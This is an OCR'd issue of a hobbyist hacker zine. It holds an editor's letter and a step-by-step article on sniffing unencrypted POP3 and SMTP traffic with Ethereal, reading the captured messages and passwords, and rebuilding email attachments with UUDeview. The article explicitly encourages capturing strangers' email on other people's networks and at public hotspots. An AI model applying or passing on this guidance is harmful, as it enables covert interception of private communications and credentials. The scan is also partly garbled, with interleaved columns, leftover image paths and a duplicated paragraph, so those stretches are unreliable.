



SLACKER CLASSIC SELECTIONS



smart anything...

and restructure your stolen data.

ODDREE MAGAZINE PRESENTS an oddree magazine production "ISSUE TWO"
Featuring the rants and writings of: **RAY DIOS HAQUE BASSGUY CYPHERXERO**
APEX81 BIRD603568 editor: **RAY DIOS HAQUE** photos: **ROTARY GIRL, MC-**
10, SINCLAIR, DISCOUNT MAN, RAY DIOS HAQUE hacking the planet: **YOU**



ODDREE MAGAZINE
4485 Dunganon Dr
Grove City, OH
43123

www.oddree.com

**ODDREE exists only
in digital format.
You are free to
print copies for
your own personal
use, or to share
with your friends.
Please do not
sell copies of
ODDREE as we wish
it to remain free
(always).**

PHOTO BY:
Ray Dios Haque

MODEL:
Discount Man

ON THE COVER

The cover of issue two is dedicated to a certain 1989 film titled "Say Anything" starring John Cusack (original movie poster inlaid on left).

While the film is not necessarily a favorite of any particular staff member here at the magazine, we couldn't resist making our own "snarf anything" spoof out of it.

We don't expect that everyone who reads the magazine will get the visual gag - but it will be that much better for those that do get it.

Shooting this photo took several weeks. We're not kidding. Working opposite schedules on opposite sides of the city, it was hard to reunite Ray and the acclaimed Discount Man for what would end up being a quick snapshot.

Issue two was originally planned for spring release, but ended up being re-branded for summer because of all the delays. None the less, we hope you enjoy it!

```
ODDREE BASIC 1.1 (C)2007
```


```
> cloadm oddreetwo  
OK
```

```
> list
```

```
4 letter from the editor  
7 snarfing email in windows  
12 buy your mom a mac  
13 the rogue box  
17 mac attack: the finder icon  
19 hacking the la fonera router  
22 getting the most out of foremost  
29 issue one game solutions  
30 hack the planet with google earth  
32 support us
```

```
OK
```

```
> run
```



editors/photographers:

ray dios haque, bassguy,
mc-10, sinclair, rotary
girl, discount man

guest writers:

cypherxero, apex81, bird603568

donate through paypal:

donations@oddree.com

show us your stuff:

letters@oddree.com

FROM THE EDITOR



Issue one was quite an adventure, and a lot of work. Let me tell you a quick story of how it came to life.

Having spent the past year working out on the road, I was quickly losing my sanity. I missed my family, I missed my bed, and I missed normal

life. Let me tell you, hotel life is no way to live. One hot summer night, I was restless and no doubt bored and depressed. It was getting pretty warm in my hotel room, as my air conditioner was generating more heat than it was cold air most of the time. It was then that I crawled out onto a hotel balcony in my underwear, stretched my feet over the side, and propped open my laptop to begin writing issue number one. In my naivety, I imagined that I would write and publish a magazine in two weeks or so. I had plenty of material, and no shortage of spare time. Plus there was plenty to write about. That night I spent three hours or more writing up a single article, that would later be rewritten all together. This was going to take some time.


When I returned home it was clear that the traveling business had to end. The money was rolling in, and I had no shortage of work. But the road was taking its toll on me and the family (ask me some time about Chicago). So I began looking for a normal full time job that would let me come home at night. Job hunting has its own stresses. As I watched the money run out, I wondered if I was going to find full time employment before I went belly-up broke.

To keep my hands busy while I waited for the phone to ring, I kept writing and working on issue #1. I also spent endless hours creating the Flash based website which has been well hated by visiting fans of the magazine.

I loved putting the finished writings into little blocks, and dressing it up like a real magazine. And what would I do with the cover? I would have to put myself on it! Like Oprah. In the end, I had a magazine with 32 pages to it, and a full time job as a network security analyst which would be starting in a few days. With that, I began promoting.

Most “hacking mags” have had slow origins as underground magazines that became printed ones. Thinking I could cash in on the popularity of a free magazine and the bit torrent distribution method, I aimed to give it away. How would we make any money from this magazine? Why, donations of course. MC-10, who is only ten years old, reminded me that “if you give it away, you aren’t going to make any money from it”. Damned if he wasn’t right. In its first week in distribution it was downloaded about 100 times. It wasn’t nearly the numbers I was expecting. My promotion was to give it away under the appearance of a bootleg, or a stolen issue. Figuring people jump to grab something that they think is worth a couple of bucks. Without any readers, the donations were few. We received \$20 from a guy named Dan that I worked with a few years ago in Geek Squad (thanks Dan!). We received \$5 from a guy in Italy. And lastly, a buck from our number one fan, Spooner. To date, these are the only donations we have ever received.

But then something strange happened. As I watched my bit torrent get tracked, it began spiking and dropping, and then spiking again. Sometimes I would have 30 peers connected and distributing the magazine, and then in a day or two it would be zero. A day or so later, it would be up to 60 or so. To my surprise, months later, the magazine is still being passed around. It seems our bit torrent release was passed from one torrent site to another, worldwide. We have picked up fans that can hardly articulate their appreciation into English.



And guys, we appreciate your support. Hell, what would Zero Cool say? Oh, I know, he would say "HACKERSOFTHEWORLD UNITE!!!".

And now, its anybody's guess how many little hackers there are out there who have a copy. I would venture to say it's in the thousands. I personally have uploaded the magazine about 1,000 times. Of course that is a measurement of size. It's probably far more than that, as hundreds of others have helped in the distribution. There have been around 1,000 downloads from the various website download mirrors. And they are still going strong. Our original torrent site distribution has us marked at 3,500 completed downloads.

We would like to thank you for coming back to check out issue two. In my new position as a faceless network security analyst I have gained incredible experience, and discovered all sorts of interesting new ways to spy on users. That, my friends, is where issue #2 has come from. I want to share with you, how you can gather up packets from your little networks out there, and reassemble them into complete and usable files. Whether you are putting together a photo that someone was emailing around or a Word document with all of someone's darkest secrets, or just share in on someone else's illegal file sharing. Snarfing, is what it's all about.

MC-/o



Rotary_Girl
I ♥ Cheese
So Should you!

THANK YOU FOR
BEING A FREN!
-RAY DIOS HAQUE ♥

SNARFING EMAIL ATTACHMENTS

BY RAY DIOS HAQUE

In my many years of wardriving, snooping, and otherwise breaking into networks I have discovered that they all have something in common; users checking their e-mail. Many of us have e-mail accounts through our ISP which use the POP3 protocol for downloading mail, and the SMTP protocol for sending it. Without any encryption, these two protocols can expose every detail of your message to the prying eyes of bad guys like me.

There have long been methods of reading peoples e-mail. The easiest method is to probably just use a sniffer such as Ethereal to capture the packets, and view them. In doing so you can easily make out the entire dialogues between the end users client software (such as Outlook or Outlook Express), and the mail servers (using the SMTP protocol). In this dialogue we can see: the user's account name, password, message body, and even attachments. The problem with attachments is that even when assembled, they just look like a bunch of garbage.

I recently had to spy on a user to see if they were sending legitimate attachments, and so I had the task of figuring out how to reassemble the images that he was attaching to emails. This came about when the user was sending so many file attachments, in such great size, that he triggered a few alarms with network monitoring software. Inspecting the text portion of the messages, they seemed to be religious matter. Some of the messages had religious passages, scriptures, hymns, etc. But each one had a beefy attachment. I suspected that the user might be shipping off his "warez" to friends and making it seem legitimate to the network snoops. Now, how could I be sure of what he was sending? I

would need to "extract" these attachments.

I have always been a fan of a suite of software known as "dsniff". Maybe you have heard of it? It's a very old set of software written by a fellow named Dug Song. It includes tools for sniffing passwords (dsniff, itself), visited websites (webspay/urlspy), NFS file transfers (filesnarf), and even email (mailsnarf). The mailsnarf tool came to mind for what seemed like a remedial task, and so I gave it shot. Yet after doing some reading I was disappointed to see that attachments were just not handled by mailsnarf.

In my experimenting, I found that attachments these days are all handled using a system called MIME (Multi-purpose Internet Mail Extentions). MIME is a tried and true method of breaking data into blocks, describing it with a textual header, and jamming it right inside of a standard text mail message. The trick then would be to capture an e-mail in transit, reassemble the packets, grab the MIME portion, and reassemble the attached file. It's all possible, and you don't even need to boot into Linux. Here's what you will need.

Ingredients

Ethereal - <http://www.ethereal.com>

Udeview - <http://www.miken.com/uud>


To get ready for some good old fashioned packet capturing, you should first download and install Ethereal. This is a pretty simple task, so we will not elaborate on that. The Udeview is also a free tool, and it requires no installation (unless you really want an installer). Just grab the zip archive, and extract the executable.

Find a busy network where you will expect to find some e-mail activity. I would think that most offices would use Microsoft Exchange server, or Novell Groupwise these days which kind of makes this whole activity obsolete (they use their own protocols, ports, and encryption methods). But even in those environments, you will find folks abusing their network by setting up their personal POP3 mailboxes. If you don't find mail activity on your network, "borrow" someone else's. Heck, setting up shop in a busy public hotspot with your laptop should provide you with some good things to read.


Start up Ethereal. If you downloaded a fairly recent copy, you will want to click "Capture" from the menu bar, and then select "Interfaces". Now have a look at what you see here. If you have only a single network device, you will see two lines. One for a generic "dialup adapter", and then a second one that repre-

should do is create a filter so that we are only trying to snatch up email related stuff. So let's get into that box next to the Capture Filter button and enter the following ...

tcp port 110 or tcp port 25



sents the network card you probably want to use. If you are on a wireless network, figure out which one of these interfaces it is. Then, to the right, click the "Prepare" button.



We could just click the "Start" button at the bottom of this menu and begin to capture everything. On a busy network, you may be in for it. To keep things simple, what we

What we are saying here, is that we are only interested in capturing traffic that is coming from or going to someone who is using TCP ports 110 or 25. These are Post Office Protocol and Simple Mail Transport Protocol (respectively). Now, we are ready, and you can click the "Start" button at the bottom.


Editorial note: At the time of writing, I had issues with Ethereal crapping out on me. If this happens to you, try re-launching it. Then click "Capture" and "Start". Let it grab a few packets, then stop the capture. Now you should be able to click "Capture" and "Options". Go ahead and re-enter your filter and click "Start". It should run now without crashing. This bug may be gone by the time this issue goes to print (we were using version 0.99).

Now, we wait. When you see the counters going up, you will know that you are grabbing something. You may consider letting this run a while. Don't expect to find "good stuff" on your first capture. What you will probably find is a lot of folks checking their mail, only to find out that they don't have any. When they *do* have mail, their client will download it from the server, and we will have captured it. If they happen to be writing up a message and sending it, you'll get that too. Let's say that you have let this run for a while, and you're ready to check the results. Click the "Stop" button, and watch Ethereal load up all your findings.


You are not going to see the same things we do. So let's look at an example and explain a few things.

```
TCP 2879 > smtp [SYN] Seq=0 Len=0 MSS=1260
TCP smtp > 2879 [SYN, ACK] Seq=0 Ack=1 win=163
TCP 2879 > smtp [ACK] Seq=1 Ack=1 win=64512 Le
SMTP Response: 220 mail.
SMTP Command: EHLO beaver
SMTP Response: 250-mail says hello
SMTP Command: MAIL FROM: <ste
SMTP Response: 250 ok
SMTP Command: RCPT TO: <s
SMTP Response: 250 ok its for <s
SMTP Command: RSET
```


In this illustration we can see that someone was sending a piece of mail. If we look at the source and destination IP addresses we see that there is a local host 192.168.1.10 checking mail with a remote host. The remote hosts IP address has been obscured for privacy purposes. If we look into the protocol column we can see a conversation which is using the SMTP protocol. Simply put, this is someone sending a piece of mail. It's hard to say what's inside this conversation like when looking at the raw packets this way. Thankfully, Ethereal has a really neat feature that allows us to re-assemble the packets the way that they were delivered and attempt to read the conversation in the plainest of plain text. In our example, we are going to right-click in this conversation and choose "Follow TCP Stream". A good thing to look for as a "starting point" to a mail conversation is the "HELO" or sometimes "EHLO" command. This is (in our example) the local host identifying itself to a remote server.



Now that we have followed the stream, we are looking at the conversation which has occurred in plain text. Even formatted text will still look like plain text here. So if you were hoping to be able to read the message in its entirety, mission accomplished. But if we scroll down a bit further we see that this message has an attachment. We have some defining clues as to what it is. We know by looking at the exposed MIME header that this is jpeg image. We also know that it's named "chuck-guns.jpg". What we don't know is what this photo would look like if we were to reconstruct it. So let's do that next.



Now open your UUDeview utility, and click the Clipboard button. This will load our garbage up and prepare it for decoding. Next, click the "Preview" button. This is not meant to preview the picture, so don't get too excited. The utility will have a look at the pasted garbage and try to identify the system that it was encoded with.




What we need to do is to select all the text from the MIME attachment. We don't want to grab the MIME header itself, as it will not help us. Just start selecting the blocks of garbage and get it all from top to bottom. When done, right click somewhere in the selection and "Copy" it to your clipboard.



Now, you should see it to the right and when you select it, you will see some information about the file at the bottom of the window. All that's left now is to click the "Go!" button and crank out the finished product. Note that even though the utility knows it was encoded as a "Base 64" MIME attachment, it doesn't know what the end result will be. Since we didn't feed it the header from the email, it's up to us to rename the file ourselves. So just head to your desktop, and change the extension to what it should be. In our case, we will add ".jpg" to the end.


Now, you should see it to the right and when you select it, you will see some information about the file at the bottom of the window. All that's left now is to click the "Go!" button and crank out the finished product.



Note that even though the utility knows it was encoded as a "Base 64" MIME attachment, it doesn't know what the end result will be. Since we didn't feed it the header from the email, it's up to us to rename the file ourselves. So just head to your desktop, and change the extension to what it should be. In our case, we will add ".jpg" to the end.

And now the moment we have all been waiting for? Double click that attachment and see what you have!

Now that's what I call some GUNS! Go Chuck! You know, Chuck Norris is so tough that ... never mind. I'm going to show some professional restraint here.

